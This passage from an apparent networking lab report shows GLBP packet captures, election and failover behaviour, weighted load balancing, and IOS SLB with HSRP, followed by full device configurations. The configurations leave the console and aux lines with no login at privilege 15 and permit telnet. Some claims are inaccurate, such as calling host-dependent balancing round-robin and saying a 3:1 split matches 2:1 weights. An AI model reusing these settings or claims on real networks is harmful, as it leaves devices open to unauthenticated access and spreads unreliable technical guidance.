18 11.234016	192.168.1.1	224.0.0.102	GLBP	102 G: 1, Hello, IPv4, Request/Response?
19 11.251080	192.168.1.3	224.0.0.102	GLBP	102 G: 1, Hello, IPv4, Request/Response?
20 12.561272	192.168.1.2	224.0.0.102	GLBP	122 G: 1, Hello, IPv4, Request/Response?, Request/Response?
21 12.576325	192.168.1.1	224.0.0.102	GLBP	74 G: 1, Request/Response?
23 13.691343	192.168.1.3	224.0.0.102	GLBP	102 G: 1, Hello, IPv4, Request/Response?
24 14.051964	192.168.1.1	224.0.0.102	GLBP	102 G: 1, Hello, IPv4, Request/Response?
25 15.469532	192.168.1.2	224.0.0.102	GLBP	102 G: 1, Hello, IPv4, Request/Response?
26 16.217927	192.168.1.3	224.0.0.102	GLBP	102 G: 1, Hello, IPv4, Request/Response?
27 16.830644	192.168.1.1	224.0.0.102	GLBP	102 G: 1, Hello, IPv4, Request/Response?

Frame 17: 122 bytes on wire (976 bits), 122 bytes captured (976 bits) on interface -, id 0 Ethernet II, Src: Cisco_00:07:01:02 (00:07:b4:00:01:02), Dst: IPv4mcast_66 (01:00:5e:00:00:66) Internet Protocol Version 4, Src: 192.168.1.2, Dst: 224.0.0.102 User Datagram Protocol, Src Port: 3222, Dst Port: 3222 Gateway Load Balancing Protocol	<pre> 0000 01 00 5e 00 00 66 00 07 b4 00 01 02 00 00 00 00 0010 00 6c 00 00 00 00 00 ff 11 18 1c 00 00 00 00 0020 00 66 0c 96 0c 96 0c 96 00 58 99 00 00 00 00 0030 ca 03 19 62 09 08 01 1c 00 00 00 00 00 00 00 0040 0b b8 00 00 27 10 02 58 38 00 00 00 00 00 </pre>
---	---

Figure 45: Wireshark capture of GLBP Hello messages using virtual MAC address

In summary:

- GLBP Hello messages are sent via UDP port 3222 to the multicast address 224.0.0.102.
- The source MAC address in these packets follows the virtual MAC format defined by GLBP.
- The use of virtual MAC addresses ensures that GLBP can support both load balancing and failover without exposing physical MAC addresses.

4.3 GLBP ARP Behavior and Load Balancing Analysis

When a PC attempts to communicate with a device outside its subnet, it sends an ARP request for the configured default gateway IP, which in this case is the GLBP virtual IP 192.168.1.254. The router acting as the Active Virtual Forwarder (AVF) assigned to that PC replies with a virtual MAC address.

Time	Source	Description	Protocol	Length	Info
73.53.723036	c2:01:19:04:00:00	Broadcast	ARP	60	Who has 192.168.1.254? Tell 192.168.1.100
74.53.756452	ca:02:19:42:00:08	c2:01:19:04:00:00	ARP	60	192.168.1.254 is at 00:07:b4:00:01:01
76.54.744166	ca:04:19:7e:00:08	Broadcast	ARP	60	Who has 192.168.1.100? Tell 192.168.1.3
77.55.011768	c2:06:24:4f:00:00	Broadcast	ARP	60	Who has 192.168.1.254? Tell 192.168.1.101
78.55.021146	ca:02:19:42:00:08	c2:06:24:4f:00:00	ARP	60	192.168.1.254 is at 00:07:b4:00:01:02
81.56.032812	ca:03:19:62:00:08	Broadcast	ARP	60	Who has 192.168.1.101? Tell 192.168.1.2
87.56.636558	c2:07:24:71:00:00	Broadcast	ARP	60	Who has 192.168.1.254? Tell 192.168.1.102
88.56.647955	ca:02:19:42:00:08	c2:07:24:71:00:00	ARP	60	192.168.1.254 is at 00:07:b4:00:01:03
97.58.883542	c2:08:24:90:00:00	Broadcast	ARP	60	Who has 192.168.1.254? Tell 192.168.1.103
98.58.891511	ca:02:19:42:00:08	c2:08:24:90:00:00	ARP	60	192.168.1.254 is at 00:07:b4:00:01:01
101.59.905502	ca:04:19:7e:00:08	Broadcast	ARP	60	Who has 192.168.1.103? Tell 192.168.1.3

Figure 46: R1 GLBP Status: AVG and Forwarder Role Assignment Overview

Router Responses. Packet capture confirms that each router (R1, R2, R3) responds to ARP requests from specific PCs:

- R1 responds to PC1 and PC4 with MAC 00:07:b4:00:01:01
- R2 responds to PC2 with MAC 00:07:b4:00:01:02
- R3 responds to PC3 with MAC 00:07:b4:00:01:03

Type of MAC Address Used. Each ARP reply contains a GLBP-assigned **virtual MAC address**, not the router's physical MAC.

Gateway in Use. All PCs use the same gateway IP 192.168.1.254, but they associate it with different virtual MACs depending on the AVF assigned by the AVG.

Load Balancing Method. The GLBP group is using **host-dependent load balancing (round-robin)**. The Active Virtual Gateway (AVG) assigns each host to the next available AVF in sequence. This creates a predictable and balanced distribution of traffic across the routers, while ensuring consistency for each host's gateway MAC mapping.

4.4 AVG Role Assignment Criteria and Comparison with HSRP

In GLBP, the election of the Active Virtual Gateway (AVG), Standby AVG, and routers in the Listen state is determined through a combination of router priority and the preempt feature. These roles are essential for managing load balancing and failover in a GLBP group.

AVG Election Criteria.

- The router with the **highest priority** becomes the **AVG**.
- If priorities are equal, the router with the **highest IP address** wins.
- The router with the next-highest priority becomes the **Standby AVG**.
- All other routers remain in the **Listen** state.

Priority and Preempt.

- Each router can be configured with a priority value (default is 100).
- **Preemption** allows a router with a higher priority to *take over the AVG role* if it comes online after a lower-priority AVG is already active.
- If preemption is not enabled, a lower-priority router may remain AVG even when a higher-priority router becomes available.

GLBP vs. HSRP. While GLBP and HSRP both provide gateway redundancy, their behavior differs:

- **HSRP** elects a single Active router and a Standby. Only the Active router forwards traffic.
- **GLBP** elects an AVG and assigns multiple routers as Active Virtual Forwarders (AVFs), allowing them to *all forward traffic* simultaneously using different virtual MACs.

This makes GLBP more efficient for load balancing and bandwidth utilization across redundant routers.

4.5 GLBP Router Failure and Redundancy Mechanism

GLBP provides high availability by allowing multiple routers to actively forward traffic and by dynamically reassigning forwarding responsibilities in case of failure.

Router Failure Behavior. When a GLBP router fails—whether it is the AVG or an AVF—the remaining routers in the group detect the failure through missed GLBP hello messages (monitored via the hold timer). The failover process works as follows:

- If an **AVF fails**, the AVG assigns the failed virtual MAC address to another router in the group, which begins forwarding packets on behalf of that MAC.

```
R3#show glbp brief
Interface  Grp  Fwd Pri State      Address          Active router    Standby router
Fa0/0     1    -   110 Standby  192.168.1.254    192.168.1.1     local
Fa0/0     1    1   -   Active  0007.b400.0101   local            -
Fa0/0     1    2   -   Listen  0007.b400.0102   192.168.1.1     -
Fa0/0     1    3   -   Active  0007.b400.0103   local            -
```

Figure 47: GLBP state on R3 is Standby after R2 fail

- If the **AVG fails**, the Standby AVG is promoted to AVG, and a new Standby is elected.

```
R3#show glbp brief
Interface  Grp  Fwd Pri State      Address          Active router    Standby router
Fa0/0     1    -   110 Active  192.168.1.254    local            unknown
Fa0/0     1    1   -   Active  0007.b400.0101   local            -
Fa0/0     1    2   -   Active  0007.b400.0102   local            -
Fa0/0     1    3   -   Active  0007.b400.0103   local            -
```

Figure 48: GLBP state on R3 after R1 fail: R3 becomes AVG and takes over all AVFs

Impact on Clients. Even if a PC was using a failed router’s virtual MAC as its default gateway, it can continue to communicate with the Internet because:

- Another router has taken over the same virtual MAC address.
- The PC continues to send frames to the same MAC, unaware that a different router is now handling them.
- This preserves session continuity and avoids the need for the PC to refresh its ARP table.

Redundancy Advantage. This transparent failover mechanism ensures that network connectivity is maintained without manual intervention or reconfiguration, which is a major advantage of GLBP over simpler redundancy protocols like HSRP.

4.6 Why GLBP Uses Virtual MAC Addresses

GLBP uses virtual MAC addresses instead of physical ones to enable load balancing and seamless failover. Each Active Virtual Forwarder (AVF) is assigned a unique virtual MAC, which allows multiple routers to share the same gateway IP while distributing traffic across them.

If a router fails, another can take over its virtual MAC, ensuring continuity without requiring clients to re-ARP. This provides redundancy and keeps the network transparent to hosts. Using physical MACs would tie the gateway IP to a specific router, limiting flexibility and fault tolerance.

5 GLBP with Weighted Load Balancing

In this experiment, GLBP is configured to use **weighted load balancing** between two routers, R1 and R2. Each router advertises a weighting value that determines how much traffic it should handle. The Active Virtual Gateway (AVG) uses these weights to assign virtual MAC addresses proportionally to hosts.




Figure 49: Weighted GLBP Topology with R1 and R2 as Gateways

The virtual gateway IP is 192.168.1.254. Both R1 and R2 are part of GLBP group 1. R1 is configured with a weight of 100, while R2 is set to 50. The resulting weight ratio is 2:1, meaning R1 should handle twice as many clients as R2.

5.1 ARP Assignment and MAC Mapping

When clients (PC1–PC4) send ARP requests for the virtual gateway IP, the AVG (R1) responds with different virtual MAC addresses based on the configured weight ratio.

40 30.948042	c2:01:19:04:00:00	Broadcast	ARP	60 Who has 192.168.1.254? Tell 192.168.1.100
41 30.976725	ca:02:19:42:00:08	c2:01:19:04:00:00	ARP	60 192.168.1.254 is at 00:07:b4:00:01:01
43 31.613939	c2:06:24:4f:00:00	Broadcast	ARP	60 Who has 192.168.1.254? Tell 192.168.1.101
44 31.623110	ca:02:19:42:00:08	c2:06:24:4f:00:00	ARP	60 192.168.1.254 is at 00:07:b4:00:01:02
55 32.626503	ca:03:19:62:00:08	Broadcast	ARP	60 Who has 192.168.1.101? Tell 192.168.1.2
56 32.666628	c2:07:24:71:00:00	Broadcast	ARP	60 Who has 192.168.1.254? Tell 192.168.1.102
57 32.678399	ca:02:19:42:00:08	c2:07:24:71:00:00	ARP	60 192.168.1.254 is at 00:07:b4:00:01:01
69 33.896300	c2:08:24:90:00:00	Broadcast	ARP	60 Who has 192.168.1.254? Tell 192.168.1.103
70 33.906309	ca:02:19:42:00:08	c2:08:24:90:00:00	ARP	60 192.168.1.254 is at 00:07:b4:00:01:01
73 34.910030	ca:03:19:62:00:08	Broadcast	ARP	60 Who has 192.168.1.103? Tell 192.168.1.2

Figure 50: ARP Request and Reply Packets Captured

From the ARP packet capture:

- PC1, PC3, and PC4 received MAC 00:07:b4:00:01:01 (R1 – Forwarder 1)
- PC2 received MAC 00:07:b4:00:01:02 (R2 – Forwarder 2)

This aligns with the expected 2:1 weight ratio:

- R1 handles 3 clients (75%)
- R2 handles 1 client (25%)

5.2 GLBP Status Verification

```
R1#show glbp
FastEthernet0/0 - Group 1
  State is Active
    1 state change, last state change 00:07:32
  Virtual IP address is 192.168.1.254
  Hello time 3 sec, hold time 10 sec
    Next hello sent in 0.064 secs
  Redirect time 600 sec, forwarder timeout 14400 sec
  Preemption enabled, min delay 0 sec
  Active is local
  Standby is 192.168.1.2, priority 120 (expires in 8.032 sec)
  Priority 150 (configured)
  Weighting 100 (default 100), thresholds: lower 1, upper 100
  Load balancing: weighted
  Group members:
    ca02.1942.0008 (192.168.1.1) local
    ca03.1962.0008 (192.168.1.2)
  There are 2 forwarders (1 active)
  Forwarder 1
    State is Active
      1 state change, last state change 00:07:22
    MAC address is 0007.b400.0101 (default)
    Owner ID is ca02.1942.0008
    Redirection enabled
    Preemption enabled, min delay 30 sec
    Active is local, weighting 100
    Client selection count: 3
  Forwarder 2
    State is Listen
    MAC address is 0007.b400.0102 (learnt)
    Owner ID is ca03.1962.0008
    Redirection enabled, 598.048 sec remaining (maximum 600 sec)
    Time to live: 14398.048 sec (maximum 14400 sec)
    Preemption enabled, min delay 30 sec
    Active is 192.168.1.2 (primary), weighting 50 (expires in 8.224 sec)
    Client selection count: 1
```

Figure 51: `show glbp` output from R1 confirming weight and client assignments

According to the `show glbp` command:

- R1 is the AVG and AVF1, with weighting 100 and **client selection count = 3**
- R2 is AVF2, with weighting 50 and **client selection count = 1**

5.3 Conclusion

GLBP with weighted load balancing successfully assigned virtual MACs in a 2:1 ratio matching the configured weights ($R1 = 100$, $R2 = 50$). The ARP behavior, MAC mappings, and traffic routing confirm that GLBP distributed the load proportionally, ensuring both redundancy and efficient resource utilization.

6 SLB with HSRP

The topology illustrated in Figure 52 represents a Server Load Balancing (SLB) environment integrated with the Hot Standby Router Protocol (HSRP) for gateway redundancy. In this design, three SLB routers (SLB1, SLB2, and SLB3) are deployed between client devices and backend web servers (WW1 and WW2).

SLB1, SLB2, and SLB3 participate in HSRP Group 1 on their client-facing interfaces to ensure high availability and seamless failover. SLB1 acts as the active router in the group, SLB2 functions as the standby, and SLB3 operates in the listen state. All three routers share a virtual IP address (192.168.1.254) that serves as the default gateway for client devices. This configuration ensures continuous connectivity even in the event of an SLB failure.

From the client perspective, access to web resources is provided through a virtual server address (192.168.1.10) mapped to the SLB cluster. The SLBs use Cisco IOS SLB features to distribute incoming HTTP traffic across two backend servers—WW1 and WW2—based on a round-robin load balancing algorithm. These servers reside in different VLANs (VLAN 34 and VLAN 35) and are connected to the backend switch using access ports.

Each SLB maintains reachability to the backend servers through a trunk link to the backend switch, which carries both VLAN 34 and VLAN 35.

This architecture achieves both gateway redundancy and load distribution, enabling clients to transparently access services from multiple backend servers without awareness of their physical location or IP address. HSRP ensures continuous Layer 3 availability, while SLB handles intelligent traffic distribution.




Figure 52: SLB Topology with HSRP Redundancy and Load Balancing

Validation of SLB Functionality and Load Distribution


To verify the effectiveness of the Server Load Balancing (SLB) configuration, the command `show ip slb conns` was executed on SLB1. The output, shown in Figure 53, displays the currently established TCP sessions between the clients and the real backend servers.

The clients (192.168.1.100, 192.168.1.101, and 192.168.1.102) are initiating connections to the virtual server identified by the shared IP address 192.168.1.10. Based on the SLB configuration, the virtual server is associated with a server farm consisting of two real servers: 192.168.34.4 (WW1) and 192.168.35.5 (WW2). The load balancing predictor is set to `round-robin`, which ensures a sequential and fair distribution of client requests across the available servers.

The captured session table confirms the proper operation of this algorithm. Each client connection is mapped to a different backend server in a rotating manner:

- The first client (192.168.1.100) is directed to 192.168.35.5.
- The second client (192.168.1.101) is served by 192.168.34.4.
- The third client (192.168.1.102) is also mapped to 192.168.34.4, which is consistent with the weighted round-robin policy that favors 192.168.34.4 with a higher weight.

All connections are shown in the `ESTAB` (established) state, indicating that SLB1 is correctly forwarding the traffic and that the clients have successfully completed the TCP handshake with the real servers. The `nat` field reports `none`, which implies that no Network Address Translation is being applied on these connections, and the source IP addresses are preserved.



```
SLB1#show ip slb conns
```

vserver	prot	client	real	state	nat
VSERVER	TCP	192.168.1.100:51022	192.168.35.5	ESTAB	none
VSERVER	TCP	192.168.1.101:33614	192.168.34.4	ESTAB	none
VSERVER	TCP	192.168.1.102:25374	192.168.34.4	ESTAB	none

Figure 53: SLB1 Connection Table Showing Client-to-Server Mappings

To further validate SLB functionality, the output of the `show ip slb reals` and `show ip slb vserver` commands is presented in Figure 54. This output confirms the operational status of both backend servers within the server farm and their load distribution behavior. The real server 192.168.34.4 is assigned a weight of 2, while 192.168.35.5 has a weight of 1. This configuration influences the round-robin selection process, effectively causing more connections to be forwarded to the higher-weighted server, which matches the session mapping observed in the connection table.

The virtual server 192.168.1.10:80 is also shown in the `OPERATIONAL` state, with three active connections currently distributed across the two real servers. This confirms the SLB service is functioning as intended, with balanced traffic flow and healthy backend resources.

```
SLB1#show ip slb reals
```

real	farm name	weight	state	conns
192.168.34.4	SERVERFARM	2	OPERATIONAL	2
192.168.35.5	SERVERFARM	1	OPERATIONAL	1

```
SLB1#show ip slb vserver
```

slb vserver	prot	virtual	state	conns	interface(s)
VSERVER	TCP	192.168.1.10/32:80	OPERATIONAL	3	<any>

Figure 54: SLB1 Real Server and Virtual Server Status

HSRP Failover and SLB Continuity

To verify the redundancy provided by the Hot Standby Router Protocol (HSRP), the primary load balancer SLB1 was manually shut down. As a result, SLB2, previously in standby mode, assumed the active role for HSRP groups 1, 34, and 35. This transition is confirmed by the log messages in Figure 55, which show SLB2 transitioning from **Standby** to **Active** for each relevant group.

```
SLB2#
*Jun  8 17:25:56.364: %HSRP-5-STATECHANGE: GigabitEthernet0/0 Grp 1 state Standby -> Active
*Jun  8 17:25:56.546: %HSRP-5-STATECHANGE: Vlan34 Grp 34 state Standby -> Active
SLB2#
*Jun  8 17:25:57.655: %HSRP-5-STATECHANGE: Vlan35 Grp 35 state Standby -> Active
```

Figure 55: HSRP state change: SLB2 assuming Active role after SLB1 shutdown

Following this failover, client traffic continued without disruption. The connection table (Figure 56) shows that SLB2 successfully handled the incoming TCP sessions using the existing SLB configuration. All sessions were established and properly load balanced between backend servers 192.168.34.4 and 192.168.35.5, as per the weighted round-robin policy.

```
SLB2#show ip slb conns
```

vserver	prot	client	real	state	nat
VSERVER	TCP	192.168.1.100:28757	192.168.34.4	ESTAB	none
VSERVER	TCP	192.168.1.102:18880	192.168.35.5	ESTAB	none
VSERVER	TCP	192.168.1.101:24730	192.168.34.4	ESTAB	none

Figure 56: SLB2 handling client connections after HSRP failover

To further evaluate system resilience, SLB2 was also shut down. Consequently, SLB3 originally in the listen state—assumed the active role for all HSRP groups. This is shown in Figure 57, which captures both the HSRP state transitions and the active SLB connection table.

The log confirms SLB3's transition to the active role on interface **GigabitEthernet0/0** and VLANs 34 and 35. The accompanying SLB connection output shows three established TCP sessions from the clients, successfully balanced between the backend servers. This confirms that SLB3 fully assumed both the gateway and load balancing responsibilities, maintaining uninterrupted service.

```

SLB3#
*Jun  8 17:32:46.457: %HSRP-5-STATECHANGE: GigabitEthernet0/0 Grp 1 state Standby -> Active
SLB3#
*Jun  8 17:32:47.555: %HSRP-5-STATECHANGE: Vlan35 Grp 35 state Standby -> Active
*Jun  8 17:32:47.997: %HSRP-5-STATECHANGE: Vlan34 Grp 34 state Standby -> Active
SLB3#show ip slb conns

```

vserver	prot	client	real	state	nat
VSERVER	TCP	192.168.1.102:28945	192.168.35.5	ESTAB	none
VSERVER	TCP	192.168.1.100:43554	192.168.34.4	ESTAB	none
VSERVER	TCP	192.168.1.101:21496	192.168.34.4	ESTAB	none

Figure 57: SLB3 assuming Active role and handling client connections after SLB2 shut-down

7 Appendix: SLB with HSPR

7.1 SLB1 Configuration

```
hostname SLB1
no cdp advertise-v2
no ip device tracking
no ip domain-lookup
ip routing
ip cef

! VLANs
vlan 34
vlan 35

! Client-facing interface with HSRP
interface GigabitEthernet0/0
description === Client-facing routed interface ===
no switchport
ip address 192.168.1.11 255.255.255.0
standby 1 ip 192.168.1.254
standby 1 priority 110
standby 1 preempt
ip slb vserver VSERVER
no shutdown

! Trunk to Backend Switch
interface GigabitEthernet0/1
description === Trunk to Backend Switch ===
switchport trunk encapsulation dot1q
switchport mode trunk
switchport trunk allowed vlan 34,35
no shutdown

! VLAN interfaces (no HSRP!)
interface Vlan34
ip address 192.168.34.11 255.255.255.0
standby 34 ip 192.168.34.1
standby 34 priority 110
standby 34 preempt
no shutdown

interface Vlan35
ip address 192.168.35.11 255.255.255.0
standby 35 ip 192.168.35.1
standby 35 priority 110
standby 35 preempt
no shutdown

! SLB config
ip slb
```

```
ip slb serverfarm SERVERFARM
  real 192.168.34.4
    inservice
    weight 2
  exit
  real 192.168.35.5
    inservice
    weight 1
  exit
  predictor roundrobin
!
ip slb vserver VSERVER
  virtual 192.168.1.10 tcp www
  serverfarm SERVERFARM
  inservice
!
line con 0
  exec-timeout 0 0
  logging synchronous
  privilege level 15
  no login
end
```

7.2 SLB2 Configuration

```
hostname SLB2
no cdp advertise-v2
no ip device tracking
no ip domain-lookup
ip routing
ip cef
vlan 34
vlan 35
!
interface GigabitEthernet0/0
description === Client-facing routed interface ===
no switchport
ip address 192.168.1.12 255.255.255.0
standby 1 ip 192.168.1.254
standby 1 priority 105
standby 1 preempt
ip slb vserver VSERVER
no shutdown
!
interface GigabitEthernet0/1
description === Trunk to Backend Switch ===
switchport trunk encapsulation dot1q
switchport mode trunk
switchport trunk allowed vlan 34,35
no shutdown
!
interface Vlan34
ip address 192.168.34.12 255.255.255.0
standby 34 ip 192.168.34.1
standby 34 priority 105
standby 34 preempt
no shutdown
!
interface Vlan35
ip address 192.168.35.12 255.255.255.0
standby 35 ip 192.168.35.1
standby 35 priority 105
standby 35 preempt
no shutdown
!
ip slb
ip slb serverfarm SERVERFARM
real 192.168.34.4
inservice
weight 2
exit
real 192.168.35.5
inservice
weight 1
```

```
exit
predictor roundrobin
!
ip slb vserver VSERVER
  virtual 192.168.1.10 tcp www
  serverfarm SERVERFARM
  no inservice
!
interface GigabitEthernet0/0
  ip slb vserver VSERVER
!
line con 0
  exec-timeout 0 0
  logging synchronous
  privilege level 15
  no login
end
```

7.3 SLB3 Configuration

```
hostname SLB3
no cdp advertise-v2
no ip device tracking
no ip domain-lookup
ip routing
ip cef
vlan 34
vlan 35
!
interface GigabitEthernet0/0
description === Client-facing routed interface ===
no switchport
ip address 192.168.1.13 255.255.255.0
standby 1 ip 192.168.1.254
standby 1 priority 100
standby 1 preempt
ip slb vserver VSERVER
no shutdown
!
interface GigabitEthernet0/1
description === Trunk to Backend Switch ===
switchport trunk encapsulation dot1q
switchport mode trunk
switchport trunk allowed vlan 34,35
no shutdown
!
interface Vlan34
ip address 192.168.34.13 255.255.255.0
standby 34 ip 192.168.34.1
standby 34 priority 100
standby 34 preempt
no shutdown
!
interface Vlan35
ip address 192.168.35.13 255.255.255.0
standby 35 ip 192.168.35.1
standby 35 priority 100
standby 35 preempt
no shutdown
!
ip slb
ip slb serverfarm SERVERFARM
real 192.168.34.4
inservice
weight 2
exit
real 192.168.35.5
inservice
weight 1
```

```
exit
predictor roundrobin
!
ip slb vserver VSERVER
  virtual 192.168.1.10 tcp www
  serverfarm SERVERFARM
  no inservice
!
interface GigabitEthernet0/0
  ip slb vserver VSERVER
!
line con 0
  exec-timeout 0 0
  logging synchronous
  privilege level 15
  no login
end
```

7.4 SwitchBackend Configuration

```
hostname SwitchBackend
no cdp advertise-v2

vlan 34
vlan 35

! Trunk interfaces to SLB devices
interface GigabitEthernet0/0
description === Trunk to SLB1 ===
switchport trunk encapsulation dot1q
switchport mode trunk
switchport trunk allowed vlan 34,35
no shutdown

interface GigabitEthernet0/1
description === Trunk to SLB2 ===
switchport trunk encapsulation dot1q
switchport mode trunk
switchport trunk allowed vlan 34,35
no shutdown

interface GigabitEthernet0/2
description === Trunk to SLB3 ===
switchport trunk encapsulation dot1q
switchport mode trunk
switchport trunk allowed vlan 34,35
no shutdown

! Access ports to backend servers
interface GigabitEthernet0/3
description === Access to WW1 (VLAN 34) ===
switchport mode access
switchport access vlan 34
no shutdown

interface GigabitEthernet1/0
description === Access to WW2 (VLAN 35) ===
switchport mode access
switchport access vlan 35
no shutdown

interface Vlan34
ip address 192.168.34.10 255.255.255.0
no shutdown

interface Vlan35
ip address 192.168.35.10 255.255.255.0
no shutdown
end
```

7.5 WW1 Configuration

```
hostname WW1

ip cef
no ip domain-lookup
no ip icmp rate-limit unreachable
ip tcp synwait-time 5
no cdp log mismatch duplex

interface FastEthernet0/0
  description === Connected to SLB Gi0/1 ===
  ip address 192.168.34.4 255.255.255.0
  no shutdown

interface Loopback0
  ip address 192.168.1.10 255.255.255.255

ip default-gateway 192.168.34.1
ip route 0.0.0.0 0.0.0.0 192.168.34.1

ip routing

ip http server
ip http secure-server

line con 0
  exec-timeout 0 0
  logging synchronous
  privilege level 15
  no login

line aux 0
  exec-timeout 0 0
  logging synchronous
  privilege level 15
  no login

line vty 0 4
  login
  transport input telnet ssh

end
```


7.6 WW2 Configuration

```
hostname WWW2

ip cef
no ip domain-lookup
no ip icmp rate-limit unreachable
ip tcp synwait-time 5
no cdp log mismatch duplex

interface FastEthernet0/0
  description === Connected to SLB Gi0/2 ===
  ip address 192.168.35.5 255.255.255.0
  no shutdown

ip default-gateway 192.168.35.1
ip route 0.0.0.0 0.0.0.0 192.168.35.1

interface Loopback0
  ip address 192.168.1.10 255.255.255.255

ip http server
ip http secure-server

ip routing

line con 0
  exec-timeout 0 0
  logging synchronous
  privilege level 15
  no login

line aux 0
  exec-timeout 0 0
  logging synchronous
  privilege level 15
  no login

line vty 0 4
  login
  transport input telnet ssh

end
```